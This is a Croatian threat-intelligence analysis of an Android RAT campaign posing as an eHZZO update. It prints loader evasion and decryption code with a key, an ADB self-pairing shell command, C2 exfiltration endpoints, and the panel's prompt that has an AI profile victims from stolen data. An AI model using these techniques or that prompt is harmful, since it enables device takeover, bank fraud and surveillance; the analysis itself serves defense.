Lanac se sastoji od šest glavnih dijelova:
Skraćeni link (bit.ly) vodi na "trajni link" za preuzimanje datoteke eHZZO.apk s nasumične .xyz domene na Alibaba Cloud OSS-u
Loader (ljuska crypter servisa "APK Bot") glumi "ažuriranje", provjerava je li u sandboxu, dešifrira pravu aplikaciju i instalira je
Payload "com.tool.move.good" traži Accessibility i ostale dozvole, javlja se C2 serveru i otvara pravi hzzo[.]gov[.]hr kao paravan
C2 API (148.66.59[.]210:8889) preko REST-a i WebSocketa prima podatke i šalje komande
Operaterski panel "红楼梦-设备管理后台" na istom serveru: upravljanje uređajima, injekcije, krađa lozinki za plaćanje, AI profiliranje i builder APK-ova
Crypter servis "APK Bot" (apkbaby168[.]cc, Telegram bot) prodaje šifriranje APK-ova i upravlja domenama za preuzimanje
Napad je opasan jer žrtva ne upisuje podatke u lažnu formu. Nakon što odobri Accessibility, telefon praktički više nije njen, a sve što radi (bankarstvo, NIAS, poruke) operater vidi i može ponoviti.
1. Prvi sloj: Distribucija
Što je to?
Žrtva dobiva poruku s kratkim linkom u ime HZZO-a. Link vodi preko bit.ly preusmjeravanja (HTTP 302) izravno na APK datoteku:
hxxps://bit[.]ly/4AEPrXU
  → hxxps://twu32zgrij6s[.]xyz/im666/a/YB02-RB3443-S20K6/eHZZO.apk
Nema landing stranice, nema "Google Playa". Browser odmah preuzima datoteku od 22,5 MB.
Trag kampanje u URL-u
Niz YB02-RB3443-S20K6 je ID kampanje, odnosno "trajnog linka" kod crypter servisa. Isti ID loader kasnije koristi kad se javlja serveru za statistiku (vidi drugi sloj). Putanja /im666/a/ upućuje na sustav s više kampanja ili više kupaca.
Alibaba Cloud OSS
Domena twu32zgrij6s[.]xyz je nasumično generirana i vezana na Alibaba Cloud Object Storage (OSS). Otvaranje korijena domene vraća standardnu OSS grešku:
<Code>AccessDenied</Code>
<Message>The bucket you access does not belong to you.</Message>
<HostId>twu32zgrij6s.xyz</HostId>
<EC>0003-00000905</EC>
Datoteka na punoj putanji je javna, a ostatak bucketa zatvoren.
Isti URL, drugačija datoteka
Crypter servis (vidi šesti sloj) u paketu "Automation" svaku aplikaciju na trajnom linku automatski ponovno šifrira svakih 5 do 30 minuta. Žrtve koje kliknu isti link u različito vrijeme dobivaju različite datoteke s različitim hashom. Hash loadera naveden u ovoj analizi samo je jedna od mnogih varijanti.
2. Drugi sloj: Loader "com.qrkaext.evjq" (stub crypter servisa)
Što je to?
APK koji žrtva preuzme nije prava aplikacija nego ljuska od 48 KB koda. Sve ostalo (22 MB) je šifrirani payload u datoteci assets/NiGnAxwmuG.
Ta ljuska nije dio RAT-a. To je "stub" crypter servisa APK Bot: kupac preko Telegram bota uploada svoj APK, a servis ga omota ovom ljuskom, šifrira i servira preko trajnog linka. Svi trikovi opisani u ovom sloju dolaze od crypter servisa, a ne od autora RAT-a.
Trikovi protiv analize
ZIP arhiva ima postavljen lažni "encrypted" flag. Android ga ignorira, ali alati poput jadxa zbog njega prijavljuju grešku i odbijaju otvoriti datoteku.

AndroidManifest.xml je napuhan s 249 izmišljenih <permission> deklaracija nasumičnih imena:
com.qrkaext.evjq.UXZPNB_KODGSO_000
com.qrkaext.evjq.YGYHO_QAMNUEXHQPZ_001
...
com.qrkaext.evjq.ZRYTH_LNQVRAVSRLF_249
To nema nikakvu funkciju osim da zbuni parsere i statičke skenere i promijeni hash.
Datumi datoteka unutar ZIP-a su lažni (1997., 2030., 2035. godina).
Provjera sandboxa
Odmah pri pokretanju loader provjerava otisak uređaja:
String str = Build.FINGERPRINT;
if (str == null || str.contains("generic") || str.contains("unknown")
    || str.contains("google/sdk") || str.startsWith("robolectric")
    || str.contains("vbox") || str.contains("test-keys")) {
    finish();
    return;
}
Na emulatoru se aplikacija jednostavno ugasi. Zato su dvije od tri automatske analize u javnom sandboxu prošle "čisto", bez ijednog kontakta s C2 serverom.
Lažno ažuriranje
Žrtvi se prikazuje ekran s HZZO ikonom, natpisom "eHZZO", "Update available" i "21 MB · Update size", te gumbima "Update" i "Later". Naziv "eHZZO" u kodu je napisan s nevidljivim Unicode znakovima između slova, da ga tekstualna pretraga ne pronađe.
Dešifriranje payloada
Ključ je u kodu, kao XOR dvaju nizova od 32 bajta. Postupak:
key = _KA XOR _KB                          (AES-256)
xor = SHA256(key + "xor_layer")[0:16]
podaci[16:] XOR xor (ponavljajuće)
IV = prvih 16 bajtova
AES/CBC/PKCS5Padding → ZIP → base.apk
Ključ ove varijante: 52edef48481cd7feaeb9e84b2cc8c635f3f27480a41c96b2b175e740b0bd87be
Rezultat je unutarnja aplikacija com.tool.move.good (23,9 MB).
Instalacija preko PackageInstaller sessiona
Payload se ne instalira klasičnim otvaranjem APK-a, nego preko PackageInstaller sessiona. Od Androida 13 aplikacije instalirane iz browsera ne mogu dobiti Accessibility ("Restricted settings"). Instalacija preko sessiona tu zaštitu zaobilazi, pa payload kasnije može tražiti Accessibility bez dodatne blokade.
VPN "crna rupa"
Tijekom instalacije loader traži dozvolu za VPN i podiže tunel naziva "Network Manager":
new VpnService.Builder(this)
    .addAddress("10.99.0.2", 32)
    .addRoute("0.0.0.0", 0)
    .addRoute("::", 0)
    .setSession("Network Manager")
Sav promet ide u tunel koji nitko ne čita, dakle internet prestaje raditi. Iznimka su samo aplikacije za komunikaciju:
org.telegram.messenger, com.whatsapp, com.whatsapp.w4b, com.facebook.orca,
com.instagram.android, com.android.phone, com.android.mms, com.viber.voip,
com.google.android.dialer, com.samsung.android.messaging, com.discord, ...
Najvjerojatnija svrha je spriječiti Play Protect i antivirusne aplikacije da provjere APK u oblaku dok se instalira, a da žrtva i dalje ima WhatsApp i pozive pa ne posumnja. Nakon instalacije VPN se gasi.
Statistika instalacije
Loader javlja početak i kraj instalacije panelu crypter servisa:
GET hxxps://www.apkbaby168[.]cc/s/YB02-RB3443-S20K6/a?brand=...&model=...&android=...&sdk=...
GET hxxps://www.apkbaby168[.]cc/s/YB02-RB3443-S20K6/b?brand=...&model=...&android=...&sdk=...
Kupac crypter licence tako vidi koliko je ljudi pokrenulo i završilo instalaciju s njegovog linka.
Perzistencija loadera
Receiver s prioritetom 999 na BOOT_COMPLETED, LOCKED_BOOT_COMPLETED i MY_PACKAGE_REPLACED te foreground servis tipa dataSync.
3. Treći sloj: Payload "com.tool.move.good" (RAT)
Što je to?
Prava aplikacija, s nazivom "eHZZO" i verzijom 5.8.7, potpisana Androidovim testnim ključem (META-INF/TESTKEY.SF). Da bi bila veća i teža za analizu, u nju su ubačene tisuće klasa iz legitimnih aplikacija i SDK-ova (Picsart, Facebook, AppsFlyer, Unity i drugi), koje nemaju veze s malicioznim dijelom.
Šifrirana konfiguracija
Postavke su u assets/*.bt datotekama s magic nizom "ZM26". Ključ je 16 bajtova iz koda plus 8 bajtova "soli" iz zaglavlja datoteke, primijenjeni kao XOR. Osjetljive vrijednosti unutar konfiguracije dodatno su označene s ENC: (Base64, zamjena parova bajtova, dvostruki XOR).
Dešifrirana server_config.json (skraćeno):
{
  "buildTime": "2026-05-29T16:45:55+08:00",
  "configMaskText": "Configuring accessibility features",
  "ownerUsername": "ArthurArthur",
  "pageStyleConfig": {
    "appName": "eHZZO",
    "enableButtonText": "Enable Accessibility Features",
    "usageInstructions": "Due to restrictions on the domestic network, permission needs to be enabled. ..."
  },
  "permissionConfig": {
    "enableNotificationListener": true, "enableSms": true,
    "enableStorage": true, "enableGallery": true,
    "enableCamera": true, "enableMicrophone": true
  },
  "serverUrl": "http://148.66.59.210:8889",
  "webUrl": "https://hzzo.gov.hr/eHZZO/",
  "uninstallStyle": "googleplay"
}
Ključni nalazi iz konfiguracije:
ownerUsername "ArthurArthur" je najvjerojatnije kupčev račun u RAT panelu 红楼梦 (vidi peti sloj), koji ima vlastiti builder APK-ova i pretplatničke račune.
buildTime je zapisan u vremenskoj zoni UTC+8 (Kina, Hong Kong, Tajvan, Singapur).
webUrl je pravi hzzo[.]gov[.]hr. Aplikacija ga otvara kao paravan, pa žrtva vidi stvarnu HZZO stranicu, e-usluge i NIAS prijavu i ne posumnja da nešto nije u redu.
Razlog za Accessibility je izmišljen: "zbog ograničenja domaće mreže".
Dozvole
Payload u manifestu traži, među ostalima:
BIND_ACCESSIBILITY_SERVICE         – čitanje i upravljanje ekranom
BIND_NOTIFICATION_LISTENER_SERVICE – čitanje svih obavijesti
READ_SMS, READ_PHONE_STATE
CAMERA, RECORD_AUDIO
MEDIA_PROJECTION                   – snimanje ekrana
SYSTEM_ALERT_WINDOW                – prikaz preko drugih aplikacija
MANAGE_EXTERNAL_STORAGE            – pristup svim datotekama
DISABLE_KEYGUARD, TURN_SCREEN_ON
WRITE_SECURE_SETTINGS              – može se dodijeliti samo preko ADB-a
REQUEST_IGNORE_BATTERY_OPTIMIZATIONS
Kineski kod
Sve poruke u logovima su na kineskom, npr.:
"WorkManager初始化失败"        (WorkManager se nije uspio pokrenuti)
"解密配置值失败"               (dešifriranje vrijednosti konfiguracije nije uspjelo)
"3轮扫描均未找到无线调试端口"   (ni nakon 3 kruga skeniranja nije pronađen port bežičnog debugiranja)
U kodu su ostali i moduli za krađu lozinki za Alipay i WeChat te automatizacija postavki za kineske proizvođače (Vivo, Oppo, Huawei, Honor, Xiaomi, Meizu). Kit je izvorno rađen za azijsko tržište, a Hrvatska je samo nova "koža".
Komande koje operater može izvršiti
Nazivi komandi su zamaskirani XOR-om, a nakon dešifriranja (izbor):
Upravljanje:   START_CONTROL, STOP_CONTROL, DEVICE_BLOCK_INPUT, DEVICE_ALLOW_INPUT,
               UNLOCK_DEVICE, GET_UI_HIERARCHY, START_GESTURE_RECORDING
Ekran:         SCREEN_CAPTURE_PAUSE/RESUME/STOP, SCREEN_QUALITY, SET_BRIGHTNESS
Lozinke:       GET_DEVICE_PASSWORD, GET_PASSWORD_STATUS, CLEAR_PASSWORD, DISABLE_BIOMETRIC
SMS:           SMS_READ, SMS_SEND, SMS_SEND_ALL_CONTACTS, SMS_GET_DUAL_SIM_STATUS
Kontakti:      GET_CONTACTS, CONTACTS_READ, CONTACTS_SEARCH
Datoteke:      FILE_LIST, FILE_SEARCH, FILE_DOWNLOAD_FROM_SERVER, FILE_DELETE, FILE_MOVE, ...
Aplikacije:    GET_APP_LIST, HIDE_APP, SHOW_APP, UNINSTALL_SELF, STOP_INJECTION
ADB:           AUTO_WIRELESS_PAIRING, START_PAIRING, DIRECT_PAIR,
               OPEN_WIFI_DEBUG_SETTINGS, DEPLOY_LOCAL_SERVICE, FULL_DEPLOY
Zaštita:       ENABLE_UNINSTALL_PROTECTION, DISABLE_UNINSTALL_PROTECTION
Uz to postoje događaji za kameru (camera_frame), mikrofon (microphone_audio), galeriju (gallery_original_image) i dolazne SMS-ove (incoming_sms_notify).
Krađa PIN-a i uzorka zaključanog ekrana
Payload snima geste i unos na zaključanom ekranu (unlock_coords, saved_pattern_sequences, lock_password_value, lock_password_type). Ako ih ne uhvati, prikazuje lažni sistemski prozor:
"Verify lock screen password"
"Fix system security vulnerabilities"
"Please enter your lock screen password to complete the system update and fix security vulnerabilities."
Tekstovi postoje na engleskom, kineskom, korejskom, japanskom, tajlandskom, vijetnamskom, indonezijskom i malajskom. Hrvatska žrtva vidi engleski.
S PIN-om operater može otključati telefon na daljinu (UNLOCK_DEVICE), npr. noću dok žrtva spava.
Lažni ekrani preko aplikacija (overlay injekcije)
Modul za injekcije prima od servera popis paketa i HTML za svaki od njih. Kad žrtva otvori ciljanu aplikaciju, preko nje se prikazuje WebView s napadačevim HTML-om, a uneseni podaci idu natrag kao "injection". Popis ciljanih aplikacija nije ugrađen u APK nego dolazi s panela (vidi peti sloj).
Samouparivanje s bežičnim ADB-om
Ovo je najnapredniji dio. Payload:
1. otvara postavke bežičnog debugiranja (komanda OPEN_WIFI_DEBUG_SETTINGS; uz Accessibility može sam kliknuti potrebne opcije)
2. preko NSD-a pronalazi port bežičnog ADB-a na samom telefonu
3. uparuje se sam sa sobom (SPAKE2 + TLS, biblioteke libspake2.so i libconscrypt_jni.so)
4. kopira vlastiti binarni program i pokreće ga s ovlastima ADB shella:
nohup /data/local/tmp/local-service server -d -s > /data/local/tmp/local-service.log 2>&1 &S ovlastima ADB shella aplikacija može sama sebi dodijeliti dozvole koje inače nijedna aplikacija ne može dobiti (npr. WRITE_SECURE_SETTINGS), uključiti si Accessibility i održavati se aktivnom. Ključevi za ADB šalju se na server (/api/adb-keys/upload).
Zaštita od brisanja
Kad žrtva pokuša deinstalirati aplikaciju, Accessibility to prepoznaje (uninstall_attempt_detected) i prikazuje lažni ekran u stilu Google Playa:
"安装失败"  (Instalacija nije uspjela)
"该安装包与您的系统不兼容,请联系应用开发者获取适配版本。(-124)"
Ikona aplikacije može se sakriti (HIDE_APP).
Preživljavanje
Tri odvojena keepalive mehanizma (WorkManager, nativna biblioteka libkeepalive_engine.so i "guard" servisi), receiveri za pokretanje uređaja te otvaranje postavki za iznimku od optimizacije baterije i automatsko pokretanje na Xiaomi, Huawei, Honor, Oppo, Vivo i Meizu uređajima.
4. Četvrti sloj: C2 API
Što je to?
API na hxxp://148.66.59.210:8889 (geolokacija Hong Kong). Komunikacija ide preko običnog HTTP-a, bez TLS-a.
Registracija i autentikacija
Prvi poziv je bez autentikacije. Server vraća par identifikatora koji se šalju u svakom sljedećem zahtjevu:
POST /api/client/register
→ X-Client-ID:    43c89ff633aa4206                  (16 hex)
→ X-Client-Token: 785e31139bfbc3298483397ef860ecec  (32 hex)
Isti Client ID je i ID WebSocket sesije:
GET /ws/session?sessionId=43c89ff633aa4206Kroz WebSocket operater šalje komande i prima ekran uživo.
API koji koristi zaraženi uređaj
/api/client/register
/api/client/logs
/api/sync/app-list
/api/sync/credentials
/api/sync/cipher
/api/sync/form
/api/sync/messages
/api/file/upload-from-device
/api/file/download-for-device?requestId=
/api/adb-keys/
/api/adb-keys/upload
/api/adb-keys/port
/ws/session?sessionId=
Klijent je okhttp/4.12.0.
Otisak backenda
Odgovori servera nose točno ove CORS zaglavlja:
access-control-allow-credentials: true
access-control-max-age: 1800
access-control-allow-methods: GET, POST, PATCH, PUT, DELETE, OPTIONS
access-control-allow-headers: Authorization, Content-Type, If-Match, If-Modified-Since,
  If-None-Match, If-Unmodified-Since, X-CSRF-TOKEN, X-Requested-With
access-control-allow-origin: *
To su zadane vrijednosti middlewarea AllowCrossDomain iz ThinkPHP-a (kineski PHP framework, verzija 6 ili novija), bez ikakve prilagodbe.
Ponašanje u sandboxu
U jedinom pokretanju u kojem je prošla provjeru okruženja aplikacija je redom: kontaktirala apkbaby168[.]cc, registrirala se na C2, poslala popis aplikacija, otvorila WebSocket i zatim učitala hzzo[.]gov[.]hr, eusluge-nav[.]gov[.]hr i nias[.]gov[.]hr. Za to vrijeme slala je zahtjeve na /api/client/logs (jedan od 2.843 bajta).
5. Peti sloj: Operaterski panel "红楼梦-设备管理后台"
Što je to?

Na istoj IP adresi (148.66.59[.]210) nalazi se web panel s naslovom "红楼梦-设备管理后台" (Hongloumeng, "San crvene odaje" – backend za upravljanje uređajima) i podnaslovom "DEVICE MANAGEMENT SYSTEM". Prijava traži 管理员账号 (administratorski račun) i 安全密码 (sigurnosna lozinka), u podnožju piše "ENCRYPTED · 红楼梦 设备管理后台". "San crvene odaje" je klasični kineski roman, ovdje iskorišten kao naziv brenda.
Panel je React aplikacija (index-B0FGpx_0.js, react-vendor-SIwY82C9.js, ikona /V6logo.png). Analiziran je samo javni JavaScript koji panel servira prije prijave. U panel se nije ulazilo niti su pozivani njegovi API-ji. Svi zaključci izvedeni su iz koda sučelja.
Izbornik
📊 仪表盘      (nadzorna ploča)
🎮 终端控制    (upravljanje uređajem)
💬 短信中心    (SMS centar)
📦 单包构建    (izrada APK-a)
💉 全局注入    (globalne injekcije)
🔐 密码库      (trezor lozinki)
📁 文件管理    (datoteke)
🤖 AI分析      (AI analiza)
🌐 节点状态    (status čvorova)
👥 账号管理    (upravljanje računima)
📝 操作日志    (dnevnik operacija)
⚙️ 系统设置    (postavke)
Builder i pretplate
Izbornik "单包构建" gradi APK-ove (/api/apk/build, /api/apk/build-status, /api/apk/build-history, /api/apk/cdn-config), uz izbor "普通构建" (obični build) ili "加密构建" (šifrirani build). Računi imaju uloge 超级管理员 / 普通管理员 / 普通账号 (super admin, admin, obični račun) i istek nakon 1, 3, 7, 30, 90, 180 ili 365 dana, ili trajno. Prijava se potvrđuje kodom poslanim na Telegram (/api/auth/login-telegram-verify), a panel šalje Telegram obavijest za svaki novi zaraženi uređaj.
To je pretplatnički malware-as-a-service. Kupac "ArthurArthur" iz konfiguracije payloada najvjerojatnije je račun u ovom panelu.
AI profiliranje žrtve
Izbornik "AI 智能人像分析" (AI pametna analiza profila osobe) skuplja sve što je RAT prikupio: SMS-ove, kontakte, aplikacije, račune, keylog, povijest lokacija i podatke iz injekcija. Zatim ih šalje AI modelu. Zadane postavke:
api_url: "https://openrouter.ai/api/v1",
model: "openrouter/free",
temperature: .1,
Ugrađeni system prompt (prijevod s kineskog):
Ti si profesionalni analitičar obavještajnih podataka. Na temelju podataka s uređaja
(SMS, kontakti, aplikacije, keylog, povijest lokacija, presretnuti podaci) izradi
potpuni profil vlasnika uređaja:
1. Osnovni profil: dob, spol, zanimanje, regija
2. Društveni odnosi: bliski kontakti, obitelj i prijatelji, kolege
3. Navike: dnevni ritam, aplikacije, interesi, potrošačke navike
4. Procjena rizika: osjetljivo ponašanje, pristup osjetljivim informacijama
5. Ostali važni nalazi: sumnjivi kontakti, neobično ponašanje, važni tragovi
Operater tako za svaku žrtvu automatski dobiva dosje: koga ima smisla opljačkati, tko su joj bliski ljudi i kako je najlakše prevariti nju ili njenu obitelj.
Isključivanje Accessibilityja u bankovnim aplikacijama
Postavka "全局敏感App设置" ima opis "进入敏感App时自动暂停无障碍服务,退出后自动恢复": kad žrtva otvori "osjetljivu" aplikaciju (banka, plaćanje, sigurnost), RAT sam pauzira svoj Accessibility servis, a kad izađe, ponovno ga uključi. Svrha je proći provjere bankovnih aplikacija koje traže sumnjive Accessibility servise. Panel preko tunela s uređaja čita popis takvih aplikacija i može ih onemogućiti ili omogućiti.
Krađa lozinki za plaćanje
"支付密码策略" (strategije za lozinke plaćanja): operater zada paket i windowClass aplikacije, a kad je žrtva otvori, kreće snimanje lozinke ili PIN-a za plaćanje. Rezultati idu u "支付密码" i "payment-cipher-records".
Panel ima ugrađene popise za razvrstavanje aplikacija:
banke:     "bank", icbc, ccb, cmb, pingan, hsbc, chase, citibank, barclays, santander, bbva, ...
kripto:    metamask, trust, coinbase, binance, okx, bitget, phantom, ledger, trezor, exodus,
           kraken, bybit, kucoin, opensea, ...
plaćanja:  alipay, wechat, paypal, revolut, wise, gpay, applepay, samsungpay, cashapp, ...
Hrvatske banke nisu posebno navedene, ali svaka aplikacija s "bank" u nazivu paketa automatski je označena kao bankovna, a ostale operater dodaje ručno.
Injekcije
"全局注入" upravlja HTML predlošcima po paketu aplikacije. Opcija "⚡ 自动注入" ima opis "设备上线后自动对匹配的金融APP注入": čim se zaraženi uređaj spoji, RAT automatski ubacuje lažne ekrane u sve prepoznate financijske aplikacije. Ako je instalirana financijska aplikacija bez predloška, panel to prikazuje kao "已安装金融APP(无注入模板)" (instalirana financijska aplikacija, nema predloška). Ukradeni podaci prikazuju se po vrstama: bankovne kartice, verifikacija i plaćanje.
API panela (iz klijentskog koda)
/api/auth/login, /api/auth/verify, /api/auth/login-telegram-verify, /api/auth/change-password
/api/device/list, /api/device/groups, /api/device/{id}
/api/apk/build, /api/apk/build-status, /api/apk/build-logs, /api/apk/build-history,
/api/apk/list, /api/apk/download, /api/apk/cdn-config, /api/apk/bt-deploy-config
/api/injection/templates, /api/injection/global-configs, /api/injection/data,
/api/injection/grabbed-data, /api/injection/active-tasks
/api/payment-strategies, /api/device-payment-strategies/{id}, /api/payment-cipher-records
/api/password-inputs/{id}, /api/gesture/list
/api/sensitive-apps, /api/black-apps
/api/ai/config, /api/ai/config/test, /api/ai/analyze, /api/ai/device-data
/api/sms/notifications, /api/logs
/api/file/list, /api/file/search, /api/file/read, /api/file/delete
/api/adb/apps, /api/adb/apps/install, /api/adb/apps/action
/api/bridge/command/{id}, /api/bridge/result/{id}, /api/bridge/device/{id}
/api/settings/telegram, /api/settings/telegram/test
/api/system/info, /api/system/c2-host
/api/users, /api/users/login-logs, /api/translate
6. Šesti sloj: Crypter servis "APK Bot"
Što je to?

Na korijenu domene apkbaby168[.]cc nalazi se prijava u panel "APK 机器人 控制面板" (upravljačka ploča APK robota) s podnaslovom "许可证管理系统" (sustav za upravljanje licencama) i oznakom "APK Bot v4.0". Naslov HTML-a je "APK Bot Panel", a opis "APK Bot License Management Panel". Analiziran je samo HTML/JS koji panel javno servira prije prijave. U panel se nije ulazilo niti su pozivani njegovi API-ji.
Panel je dvojezičan (kineski i engleski) i služi za prodaju usluge šifriranja APK-ova. Kupci rade preko Telegram bota, a panel vodi korisnike po Telegram ID-u, licence, statistiku i domene.
Dva paketa
Manual Bot      – "Queue-based · Daily limit"
Automation Bot  – "No queue · No limit"
                  "Auto re-encrypts every N min"
                  "Re-encrypt interval (5/10/15/20/25/30 min)"
Automation paket nakon uploada sam ponovno šifrira APK u zadanom intervalu. Svaka nova verzija ima drugačiji hash, pa potpisi antivirusa koji se temelje na hashu kasne za kampanjom.
Domene za trajne linkove
Panel upravlja domenama "Download domains for automation permanent links", s provjerom HTTPS-a, dodavanjem, brisanjem i vraćanjem domena. Domena twu32zgrij6s[.]xyz na Alibaba OSS-u je takva domena.
Licence i statistika
Licence imaju probni period ("Quick Trial"), aktivaciju i deaktivaciju, masovno uređivanje i "Emergency license extension". Statistika prikazuje "APKs processed today" i "Encryptions (30 days)". Vlasnik može slati broadcast poruke svim korisnicima bota i mijenjati odgovore bota.
API panela (iz klijentskog koda, prefiks /api)
/auth/login, /auth/me, /auth/change-password
/bot/op/status, /bot/sync, /bot/clean
/licenses, /licenses/create, /licenses/trial, /licenses/bulk-edit,
/licenses/emergency-extend, /licenses/{id}/activate|deactivate|reveal
/users, /users/bulk-delete
/domains, /domains/check, /domains/restore
/automation/interval|pause|resume/{telegramId}
/broadcast/send, /bot-messages
/analytics/stats|daily|monthly|recent-activity
/settings, /settings/validate-token, /settings/restart-bot
Atribucija
Ne mogu sa sigurnošću imenovati grupu. U lancu se vide dva odvojena komercijalna proizvoda:
APK Bot v4.0 (crypter-as-a-service): panel na apkbaby168[.]cc, Telegram bot, domene za preuzimanje na Alibaba Cloud OSS-u
红楼梦 (RAT-as-a-service): payload com.tool.move.good, C2 API i panel na 148.66.59[.]210, builder APK-ova, kupac "ArthurArthur"
Mogu biti isti ljudi ili dva odvojena servisa koja kupac kombinira. Iz dostupnih podataka to se ne vidi.
Pokazatelji koji upućuju na kineskojezične developere:
kineske poruke u cijelom kodu RAT-a
kineski RAT panel "红楼梦-设备管理后台" i kineski system prompt za AI analizu
dvojezični kinesko-engleski panel crypter servisa
ThinkPHP backend C2 servera
C2 u Hong Kongu
hosting APK-a na Alibaba Cloud OSS-u
buildTime u UTC+8
naziv domene apkbaby168 ("168" je u kineskom "sretan" broj)
moduli za Alipay, WeChat i kineske proizvođače telefona
Po funkcijama (lažne državne aplikacije, krađa lozinki za plaćanje, snimanje ekrana, injekcije za financijske i državne aplikacije) RAT sliči obiteljima poput Flying Eagle, čiji izvorni kod kruži Telegram kanalima. Panel 红楼梦 ima drugačiji naslov i otisak od poznatih Flying Eagle panela, pa za izravnu povezanost treba još usporedbi.
Zašto je ovaj napad posebno opasan
